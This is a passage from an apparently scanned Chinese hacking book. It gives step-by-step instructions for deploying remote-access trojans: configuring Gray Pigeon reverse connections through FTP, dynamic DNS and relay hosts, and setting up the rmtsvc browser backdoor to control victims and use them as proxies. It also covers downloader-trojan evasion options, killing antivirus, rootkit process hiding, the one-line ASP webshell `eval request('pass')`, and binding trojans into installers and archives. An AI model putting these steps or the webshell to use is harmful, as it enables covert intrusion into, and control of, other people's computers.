
将客户端的IP端口信息保存在FTP服务器上

由于客户端的IP地址不固定“IP文件内容”这栏中要及时更新客户端的当前IP及端口信息，最后单击“更新IP到FTP空间”即可将当前客户端信息立即更新。

3.FTP反弹连接下的服务端配置

由于FTP服务器的IP地址是固定的，本例中IP为：218.201.84.212:8000，所以直接在“IP通知http访问地址、DNS解析域名或固定IP”

栏中填写该IP地址，并在连接密码中写上FTP空间的进入密码。



填写FTP空间地址

如此，当被黑电脑运行了这个服务端程序，该服务端就会在FTP空间中找到客户端的地址，并主动与客户端连接，这时候，C/S连接成功，黑客就可以控制这台被黑电脑了。

6.3.5 域名反弹连接


灰鸽子还支持域名反弹模式，域名反弹连接的原理与FTP一样，服务端程序运行后主动连接一个网络域名（由FTP服务器变成了网站域名），客户端及时将电脑当前的IP地址及打开的端口更新到网络域名，这样服务端程序就可以成功连接到客户端，从而完成C/S连接。细心的读者可能要问了：域名一般是给网站用的，对应着固定的IP地址，可是我们上网的IP是动态的，如何将更

新的 IP 与域名及时对应起来呢？其实域名服务商还提供了一种动态域名的服务。

1. 什么是动态域名

“动态域名”即 DDNS（动态域名解析服务）可将域名映射到用户当前获取的 IP 地址上。首先，我们在 DDNS 服务商那里注册一个动态域


名地址，当我们上网的时候，通过软件可以告诉 DDNS 自己当前的 IP 地址，这样 DDNS 就会及时地把我们当前的 IP 地址对应到这个动态域名上，如此一来，不管我们的 IP 地址如何变化，Internet 中的其他电脑都可以通过这个 DDNS 访问到我们的电脑了。



2. 申请动态域名

目前有很多提供动态域名服务的网络商，用户可以自己选择一家的注册动态域名服务，例如北京金万维（<http://www.gnway.com/>）、希网网络（www.3322.org）、花生壳（<http://www.oray.cn/>）等等。

这里我们使用花生壳动态免费域名，先在花生壳网站地址（<http://www.oray.cn/>）注册。



“Oray 护照”=用户名

“Oray 护照”注册成功之后，即可申请域名了，免费的域名空间属于二级域名。



申请免费的域名地址

用户可以随意输入自己喜欢的域名名字，单击“查找域名”按钮，就可以查看申请的域名是否可用，如果用户申请的域名尚未注册，则在“搜索结果”中显示为绿色。

您要注册的免费域名: **hacktestt.vicp.net**

确认申请

申请免费域名成功!

以上域名记录是否使用花生壳

☒ 是 ☐ 否

下一步

域名注册成功

当域名注册成功之后，在花生壳网站中，下载花生壳客户端程序并安装运行，花生壳客户端

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

能让申请的域名指向用户的动态 IP 地址。



“用户名”即申请的“Oray护照” 登录花生壳客户端

通过“Oray 护照”登录到花生壳客户端程序后，即可查看该账户已有的域名，由于我们只申请了免费域名，所以只有“免费域名”中才有地址。双击该域名会显示出本机的网络参数。



域名诊断




用ping测试连接成功

我们还可以在控制台中验证免费域名是否绑定成功，在“命令提示符”中输入“ping hacktestt.vicp.net”，如果又返回信息，那么就说明域名和 IP 绑定成功了。

3.灰鸽子服务端的配置

域名申请成功后，每次客户端上线的时候要自动运行花生壳程序，保证将“hacktestt.vicp.net”这个动态域名更新为当前的 IP 地址。




现在知道灰鸽子的服务端配置该怎么填了吧？在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中就填写申请好的动态域名地址即可。

这样，一旦“中招”主机上线的时候，服务端就会根据这个动态域名找到客户端当前的 IP 地址，主动建立连接。

6.3.6 客户端位于内网的配置方案

内网即内部局域网，很多用户都处于公司、学校的内部局域网中，即使通过 ADSL 拨号上网的用户也因使用了路由器，而置身于内网中。如果“灰鸽子”客户端位于这样的内部网络中，除非服务端也处于该内网中，否则，服务端是无法找到客户端的。这是因为客户端使用的 IP 地址为局域网私有 IP 地址，处于公网中的木马服务端是无法找到的。



从上图中，我们看到客户端是内部局域网中的主机，IP 地址为 192.168.1.2，服务端不论是在 FTP 服务器或者是动态域名那里获取的 IP 地址都是网关的公网 IP：218.201.88.199，所以服务端只能到达网关，而无法找到网关下面 192.168.1.2 主机。那么如何设置才能实现 C/S 连接呢？分两种情况：

- 可以设置网关：利用 DMZ 或者端口映射就能实现 C/S 连接。
 - 不能设置网关：客户端需要主动出击了。
- 下面我们将对这两种情况进行分析。


1.可以设置网关

如果可以设置网关的话，很好办在路由器中使用 DMZ。

注意 // ATTENTION //

DMZ 是英文“demilitarized zone”的缩写，中文名称为“隔离区”。它是为了解决安装防火墙后外部网络不能访问内部网络服务器的问题，而设立的一个非安全系统与安全系统之间的缓冲区。简单的说，通过 DMZ 设置即可将内部网络中的主机直接面向到外部网络。

以 TP-Link 路由器为例，在浏览器中输入 192.168.1.1，在路由器的“转发规则”→DMZ 主机设置中，填入客户端主机的私有 IP 地址（此处为 192.168.1.2）。启动即可，这样来自公网中的其他电脑就可以通过该通道访问 192.168.1.2 这台主机了，当然，木马服务端也不例外。



路由器中的设置

DMZ 设置将 192.168.1.2 这台主机直接面向了公网，这好比在封闭的内网环境中完全敞开了“大门”，当然 192.168.1.2 主机也会遭到很多外来访问的“骚扰”。其实要让木马服务端连接上 192.168.1.2 这台主机上的客户端，只需打开与灰鸽子连接相关的“窗口”即可，这个“窗口”就是灰鸽子默认的 8000 端口。

在路由器的“虚拟服务器”窗口中添加 8000 端口到 192.168.1.2 这台主机上，并启用规则即可，这种方法被人们称作为“端口映射”，这样木马服务端就能通过这扇“窗口”到达内网中的客户端 192.168.1.2 主机。




映射8000端口到内网客户端上

2.不能设置网关

对于网吧、小区宽带以及公司局域网来说，是不能轻易设置网关的，那么就无法设置DMZ了，显然在这种环境下自身的网络已经不受控制。要实现C/S连接，就需要客户端“主动出击”了，可是在茫茫Internet中，客户端与服务端在哪里碰头

呢？这还得“约定一个地方”，这个“地方”的IP一定是固定的，否则客户端和服务端还是会“失散”，为了便于说明，我们称这个“地方”叫做“转接点”，只要“转接点”做好“中介”工作，C/S连接就能成功。现在对于黑客来说，就要制作两个木马了一个是被黑电脑，另一个就是“转接点”。




注意 ATTENTION

“转接点”的IP地址必须是固定的，一旦IP地址改变了，则客户端和服务端将失去联系。

STEP1 为“转接点”配置服务端


假设“转接点”的固定IP地址为218.201.77.12，依次单击灰鸽子主界面上的“工具”→“内网端口映射”启动“内网端口映射”对话框。



启动“内网端口映射”工具

“转接点”服务端的配置其实很简单，确定好控制“转接点”的端口后（此处控制端口为


9999），单击“生成服务端程序”按钮即可将“转接点”的服务端配置出来，之后让“转接点运行该服务端即可。



为“转接点”配置服务端

STEP2 为被黑电脑配置服务端

由于“转接点”的IP是固定的，所以被黑电脑的服务端配置就非常简单，在“IP通知http访问地址、DNS解析域名或固定IP”栏中，应该填入“转接点”的IP地址（218.201.77.12）即可。




这个服务端是为被黑电脑配置的

STEP3 让客户端连接上“转接点”

只要“转接点”与被黑电脑都运行了各自的服务端，被黑电脑就会主动连接上“转接点”，这是木马自动的完成的，但客户端要连上“转接点”上，还需要人工操作。

再次打开“内网端口映射”对话框，在“VPort 服务端 IP”栏中填写“转接点”的 IP 地址 218.201.77.12，然后在控制端口中填入 9999（以当时配置“转接点”端口为准），最后单击“连接”按钮，这样客户端就与“转接点”连接上了。




让客户端连接“转接点”

STEP4 完成 C/S 连接


客户端连接上了“转接点”后，其实还差一个环节，那就是“转接点”的“牵手”动作。同样在“内网端口映射”对话框中，在“将远程端口”栏里填 8000（被黑电脑服务端默认连接端口为 8000），然后在“映射到本机端口”栏里填 8000，最后单击“映射”按钮，客户端就会通知“转接点”：将木马服务端的 8000 端口映射到客户端

8000 端口上，完成“牵手”工作，到此为止 C/S 连接成功！




将C/S的端口连接上

由于灰鸽子可以同时控制多个木马服务端，客户端很可能已经开放了 8000 端口用以连接其他被黑电脑，这时应该在“内网映射端口”工具中将映射端口设置为其他值，如 8888，否则将会引起冲突。



修改映射到本机端口的值

当然这还得在“设置”→“系统设置”中修改相应的端口号。



修改服务端连接的端口值


6.4 用IE就能远控的B/S型木马——rmtsvc

C/S模式要求入侵者必须有一个客户端程序，例如系统自带的Telnet、木马的Client端，这就意味着，入侵者必须随时都有相应的客户端程序和辅助工具（例如NTLM），否则只能发愣了。对于黑客来说，如果有种后门能用浏览器实现入侵控制将会轻松许多。

6.4.1 rmtsvc服务端的配置

rmtsvc是一款集FTP、Telnet服务、Proxy服务以及vIDC服务的远程控制工具。用户可以通过此款工具方便地对远程计算机进行控制，它采用B/S结构（无需安装），用户可通过浏览器进行远程控制。

与其他木马不同的是，rmtsvc本身就是个服务端，默认了一系列的参数，但是也可以对它进行自定义配置，这就用到ini配置文件，例如修改登录用户名和密码：在ini文件中输入“user account=hacker pswd=123 access=ACCESS_ALL”然后保存即可。这段代码主要是设置了登录用户名和密码，其他的都是按照后门程序默认的设置。




服务端功能设置

注意 ATTENTION

rmtsvc的参数配置非常复杂，用户可以参考rmtsvc的说明文本，这里就不列出说明了。


然后将这个配置文件和后门程序进行捆绑，在服务端执行“rmtsvc.exe rmtsvc.ini”命令即可。



安装服务端

6.4.2 用浏览器控制远程电脑

rmtsvc服务端默认打开的是7778端口，当被黑电脑运行了这个服务端之后，黑客就可以在自己的IE浏览器中输入“http://IP地址:端口”即可连接上了，连接成功后输入用户名、密码、验证码等信息，服务端程序将在验证无误以后成功的进行登录。




远程登录服务端

在左侧工具栏中选择“远程控制”，其中包含了很多的控制命令。在“图像质量”显示效果中选择“一般”，接着将“刷新屏幕”中设置为“自动”。设置完成以后，接下来就可以尝试控制了。

单击“屏幕查看”按钮后，在右侧窗口中就可以看到捕捉的屏幕信息，就像Windows中的远程桌面一样。如果选择的是“完全控制”按钮，当远程桌面图像处于焦点状态（鼠标在图像区域内），你就可以直接敲击键盘发送按键信息，或者直接利用鼠标对远程桌面直接进行控制操作。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



服务端的欢迎界面

在左侧工具栏中选择“远程控制”，其中包括了很多的控制命令。在“图像质量”显示效果中选择“一般”，接着将“刷新屏幕”中设置为“自动”。设置完成以后，接下来就可以尝试控制了。

1. 远程控制

单击“屏幕查看”按钮后，在右侧窗口中就可以看到捕捉的屏幕信息，就像 Windows 中的远程桌面一样爽。如果选择的是“完全控制”按钮，当远程桌面图像处于焦点状态（鼠标在图像区域内），你就可以直接敲击键盘发送按键信息，或者直接利用鼠标对远程桌面直接进行控制操作。



远程查看与控制

利用“设置剪贴板”和“获取剪贴板”按钮，即可以了解到远程系统中的信息内容，又可以将在新的内容设置到剪贴板里面。

而“运行程序”可以设置需要打开的程序、文档、文件夹或网络信息的名称，这些读者可以自行尝试。

2. 远程管理


在“远程管理”这一栏中，黑客可以浏览到对方的所有资源、进程、开启的端口、注册表等信息。



详细查看对方的端口进程

3. vIDC管理

在 vIDC 管理里面黑客主要用到的就是代理功能了，他可以用被黑电脑上网，甚至攻击其他目标，这时候被黑电脑就成了替罪羔羊了。



利用肉鸡做跳板

从前面我们看到 rmtsvc 的功能非常丰富，读者可以慢慢了解，这里就不多做介绍了。同时我们也看到相对于 C/S 型木马，B/S 木马拥有许多优点：

- 控制方便：黑客不需要随时随地携带远端的客户端，只要电脑能联网，就能控制肉鸡。
- 跨平台：不论你使用的是 Windows 还是 Linux 或是其他系统，只要安装了 web 浏览器，就能控制肉鸡。

● 无需端口映射：如果你在内网中，不需要做端口映射，直接访问 WEB 端即可。

● 跳板作用：由于主控端没有直接连接被控端，路由、网关上的日志记录的只是被控端与 WEB 端的连接记录，这个 WEB 端就是你的跳板，而且黑客无须拥有这台 WEB 服务器的最高控制权限，只需要一个可写的 WEB 目录即可。

● 日志记录：可以详细记录肉鸡的上下线信息。

实际上，B/S 模式的核心依然是 C/S 模式，浏览器（Browser）充当一个客户端程序（Client）与服务器（Server）进行数据传输，基本上就是 C/S 模式，只是它提供了一种简便的交互界面，无需专用的 Client 连接。Server 端在受害者的机器等待入侵者用 Internet Explorer 等浏览器来发送命令，并以 HTML 页面方式返回数据。

至于 B/S 木马的诸多设置牵涉到 HTTP 协议和基础的 HTML 制作，以及 Browser 与 Server 交互的方式，限于篇幅这里就不做过多介绍了。


6.5 携带木马的下载者

了解了解 C/S、B/S 型木马后，下面我们将了解一些特殊类型的木马。现在的木马程序由于功能众多，因此体积也就逐渐增大，因此已经不方便利用网页木马、文件捆绑等进行传播，而这时木马下载者也就应运而生。木马下载者简单地说就是一种，自动下载运行黑客所设定文件的程序。这类程序并不拥有账号密码信息的窃取的功能，而是通过下载其他的木马程序进行窃取。

当这些木马病毒程序在用户系统成功运行后，黑客就可以控制木马进行盗取账号密码等各种非法操作。早期的木马下载者只是执行下载这个单一的任务，而现在首要任务是破坏系统中的杀毒软件，修改系统默认的安全属性设置，甚至进行文件的感染操作等，然后才进行木马文件的下载执行操作。因此现在有安全专家称，木马下载者已经成为黑客产业链中，最重要的木马分销渠道。


6.5.1 下载者木马的演示

下面我们来看看木马下载者是如何操作的，我们选择的木马下载者为“小耗子下载者”。



下载器操作界面

首先运行“小耗子下载者”的主程序，在弹出的配置窗口就可以进行配置操作。先打开一个文本文件，将需要下载的木马病毒的网页地址。



设置下载文件的地址

文本文件的读取使用方法是，将上传到网络空间上所填对应的地址，比如在文本文件中的第一行写入要下载程序的网页地址；第二行写程序下载后本机保存的文件名。设置保存完成以后，就这个文本文件上传到网络空间里面。接着就在配置窗口里面的“配置地址”中，输入该文本文件在网络中的地址链接。另外还可以设置一个统计页面，这样就可以了解到访问这个网页的用户流量。

下面来大致介绍一下“小耗子下载者”的选项功能：

● 映像劫持：利用系统自带的映像劫持功能，来屏蔽某些指定软件的运行操作。

● 伪装成系统文件：将自身文件伪装成系统文件，这样就可以更好的进行隐藏。

● 过下载者监视器：为了避免被数据流量监视器发现，也是一种进行自我保护的选择方法。

● 干掉其他下载者：俗话说“同行是冤家”，干掉其他的下载者程序，那么这个系统就是里面“称王称霸”呢。

● 内网共享感染：将自身文件复制到局域网中的共享目录中，这样当别人使用局域网共享的时候，就会主动感染到其他的局域网系统中。

根据自己的需要选择相应的功能选项，设置完成以后单击“配置”按钮，就可以生成对应的服务端程序呢。

6.5.2 下载者使用的技巧

通过上面的介绍可以知道，木马服务端程序关闭安全软件有很多的方法，那么到底是如何实现的呢？其实最简单的方法，就是使用一些脚本代码就可以实现，比如批处理代码或者 VBS 代码。通过这些文件代码可以实现，结束大量的杀毒软件的进程，或者关闭或删除杀毒软件的启动服务等。如果结束杀毒软件的话，杀毒软件马上就会失去防护作用。如果是关闭或删除启动服务的话，那么在操作系统重新启动以后，杀毒软件因不能随机启动而无法进行监控操作。

1. 关闭杀毒软件

当然厉害的黑客在编写代码的时候，会在杀毒软件启动之后再将其关闭，我们知道在 Windows 窗口的右上角都有一个关闭按钮。因此黑客往往会在代码中，通过使用 Windows API 函数 SendMessage，向指定的窗口发送关闭窗口的相关消息，窗口就会按照指令进行自动关闭。这些窗口一般都会关键字来进行判别，比如金山毒霸、瑞星、卡巴斯基等等。



查看函数信息

除此以外，还有其他一些破坏方法，虽然这些方法不能关闭杀毒软件，但是可以让用户不能看见杀毒软件的提示窗口。比如创建线程来循环查找杀毒软件的报警和提示窗口，只要找到就模拟用户鼠标的单击动作，抢在用户的操作之前来关闭这些信息窗口。使用户无法获得杀毒软件发出的系统异常警告，这样病毒就能尽可能久地呆在用户系统中。

2. 木马自身隐藏的方法

木马服务端之所以可以被隐藏，这里就不得不提到 Rootkit。Rootkit 既是一种黑客软件，也是一种非常流行的黑客技术。当它是黑客软件的时候，它会集合间谍程序、病毒、以及木马等特性，作为系统内核的一部分而悄悄的隐藏在系统中。

当作为一种黑客技术的时候，就可以对指定的文件、进程、端口等信息进行隐藏，就像上面所讲的这个病毒那样。比如现在普通的计算机用户查看系统进程，一般都是通过自带的任务管理器 (taskmgr.exe) 来了解的。实际上，任务管理器获取系统进程信息都是依靠 NtQuerySystemInformation，也就 ZwQuerySystemInformation 函数来完成的。这个 Native API 枚举进程是要通过进程活动链表的，这个进程链表用来保存当前系统运行的所有进程的信息。



查看隐藏文件

Rootkit 工具以及使用 Rootkit 技术的病毒，则是通过摘除进程链中的指定进程，那么调用 NtQuerySystemInformation 来枚举进程的任务管理器时，就不会看到自身进程从而达到隐藏进程的目的。那么可能就会有人担心了，如果进程从

进程链表中删除，那这个进程还会被运行么？答案当然是肯定，因为 Windows 系统的线程分派器，也叫任务调度分配器，使用的是另一个数据结构。也就是说进线程是否被调度处理，与进程链表中的信息是没有关系的，这样也就不会被 CPU 进行忽略。另外，通过系统的资源管理器窗口，也不能查看到病毒的文件。

6.5.3 短小精干的“一句话木马”


前面已经提到了用于病毒木马传播的特殊木马“下载者”，那么相当于脚本木马来说有没有类似的木马呢？答案当然是肯定的，那就是脚本木马中的下载者“一句话木马”，因为其服务端短小，比如最常见的代码为 `eval request("pass")`，因此得名。

当然，这种木马的功能也非常有限，往往只是提供了一个脚本代码的上传功能，通常情况下，这些客户端文件都是一个网页文件，需要通过浏览器进行载入才可以使用。当然也有一些客户端是拥有专门的 EXE 程序，因此直接运行这个客户端程序就可以使用呢。

这类木马和常见的木马程序差不多，首先要

将服务端上传到远程系统中。比如用户将 `eval request("pass")` 这句服务端代码，写入到远程系统中的某个 ASP 文件后等待连接。其中默认的连接密码为代码中的 `pass`，用户可以根据自己的需要更改这个密码。

现在当打开这个客户端文件后，填上木马服务端的地址以及访问密码。这时只需要在“这里输入您的 ASP 后门代码”处，输入需要上传的代码并单击“上传”按钮，就可以进行成功的连接和上传。这样看来是不是和常见的“下载者”木马非常的相似。



一句话木马界面

第7章 火眼晶晶识木马

作为间谍，木马总是无声无息地潜伏在被黑者的电脑中，它总是会以各种面目出现在大家面前，很多人都是因为被其伪装的外表所蒙骗，本章将带领大家一同来揭露木马乔装的秘密。

7.1 小心下载文件有木马

随着人们安全意识的提高，直接通过原始的方法让对方运行木马程序已经非常困难，所以黑客通过各种方法将恶意程序进行伪装。其中将恶意程序和正常的文件进行捆绑则是最简单、最可行也是最常用的一种方法，当受害者运行这些捆绑好的文件后，其中的恶意程序就会被激活。

7.1.1 普通的文件捆绑

要将恶意程序和正常的文件进行捆绑，需要一类名为捆绑器的软件。

小知识

ATTENTION

捆绑器的使用一般分为下面几个步骤：1. 添加捆绑文件，包括要捆绑的恶意程序和被捆绑的常规文件，例如图片、FLASH 动画、迷你游戏等；2. 设置捆绑的属性并选择捆绑后的文件图标；3. 合并生成相应的文件。

文件捆绑看似很简单，确有一定的技巧，比如文件添加的顺序就非常讲究，应该先添加被捆绑的常规文件，最后添加要捆绑的恶意程序，而不是随便添加就可以的。下面我们演示的捆绑工具是“南域剑盟捆绑器 2008 正式版”。

STEP1 先在“选择要绑定的第一个文件”中设置批处理文件，接着在“选择要绑定的第二个文件”中设置木马文件。

STEP2 单击“提取图标”按钮，在弹出的窗口选择一个安装程序，这样就把安装程序的图标提取出来。

STEP3 单击“现在捆绑后生成的目标文件”选项，在弹出的窗口中设置捆绑文件保存的目录。配置完成后单击“开始捆绑”按钮，即可生成需要的捆绑文件。



捆绑木马程序

7.1.2 捆绑到压缩文件中

1. WinRAR压缩捆绑


除了利用专业的捆绑工具进行文件捆绑以外，还可以利用常见的压缩程序进行操作，比如大名鼎鼎的 WinRAR。

STEP1 选定需要进行捆绑的文件，比如木马的服务端程序“muma.exe”和进行捆绑的文件“mplayerc.exe”。选择这两个文件以后，单击右键菜单单选添加到“添加到 muma 压缩包”。

